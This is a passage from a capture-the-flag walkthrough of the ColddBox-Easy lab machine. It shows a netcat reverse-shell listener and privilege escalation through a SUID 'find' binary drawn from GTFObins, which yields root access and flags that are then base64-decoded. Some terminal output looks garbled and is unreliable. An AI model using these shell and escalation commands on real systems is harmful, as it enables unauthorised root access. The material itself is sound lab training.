


❖ Step 15:

Open the url: "192.168.1.7/?p=3184"

❖ Step 16:


Come back to your terminal and you will see that you have gained a reverse shell.



```
root@kali:/home/logmaster
File Actions Edit View Help

(logmaster@kali)-[~]
$ sudo su
[sudo] password for logmaster:
(logmaster@kali)-[~]
# nc -nvlp 1234
listening on [any] 1234 ...
10.10.10.10:1234: password: root
root@kali:/home/logmaster
```

Type in some commands to verify that user-id and user privileges.



```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Now with the 'ls' command you can see the list of directories.

You can go to the 'home' directory with 'cd' command and see its contents.

```

$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$

```

As you go to the 'home' directory and 'ls' then you will see another directory names 'c0ldd', 'cd' into 'c0ldd' and you will find a user.txt file, if you try to open it you will see permission denied.

```

$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$

```

❖ Step 17:

Go to your browser and search for "GTFObins"

After entering the site, you will see this page.

GTFObins

☆ Star 8,264

GTFObins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to get the ~~the~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFObins is a compendium about how to live off the land when you only have certain binaries available.

GTFObins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell

Command

Reverse shell

Non-interactive reverse shell

Bind shell

Non-interactive bind shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Capabilities

Limited SUID

Search among 376 binaries: <binary> +<function> ...

Binary

[7z](#)

Functions

[File read](#) [Sudo](#)

❖ Step 18:

Now for privilege escalation type the following command in the shell and see the list of binary files which is provided by the root.

```
root@kali: /home/logmaster
File Actions Edit View Help
(root@kali)~[/home/logmaster]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.11] from (UNKNOWN) [192.168.1.16] 45552
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC
2020 x86_64 x86_64 x86_64 GNU/Linux
16:25:29 up 7:19, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
$ /usr/bin/find . -exec /bin/sh -p \; -quit
/bin/sh: 6: /usr/bin/find: not found
$ /usr/bin/find . -exec /bin/sh -p \; -quit
ls
user.txt
cat user
cat: user: No such file or directory
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1ciBuaXZlbCBjb25zZWd1aWRvIQ==
```

❖ Step 19:

Now in GTFObins search for 'find', so that we can exploit the find binary.

.. / find 8,264

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

❖ Step 20:

From the above options we are going to use ‘`./find . -exec /bin/sh -p \; -quit`’ to exploit the find binary.

```
$ usr/bin/find . -exec /bin/sh -p \; -quit  
  
ls  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

now at least line after running `id` we can see we have root permission now

❖ Step 21:

Now go and try to access that file again

```
cd home
ls
c0ldd
cd c0ldd
ls
user.txt
cat user.txt
RmVsawNpZGFkZXMsIHByaw1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

❖ Step 22:

Go to your browser and open CyberChef and paste the user.txt to get the decoded BASE64 text, then paste it on google translation


The image shows two screenshots. The top screenshot is from the CyberChef web application. It has an 'Input' section with the text 'RmVsawNpZGFkZXMsIHByaw1lciBuaXZlbCBjb25zZWd1aWRvIQ==' and an 'Output' section showing the decoded text 'Felicidades, primer nivel conseguido!'. The bottom screenshot is from the Google Translate web application. It shows the text 'felicidades primer nivel conseguido' being translated from Spanish to English, with the result 'congratulations first level achieved'.

❖ Step 23:

Now go to root directory and open the file present there

```
$ /usr/bin/find . -exec /bin/sh -p \; -quit
cd root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
```

Now to the same thing and translate with google translate



Hence this machine is completed.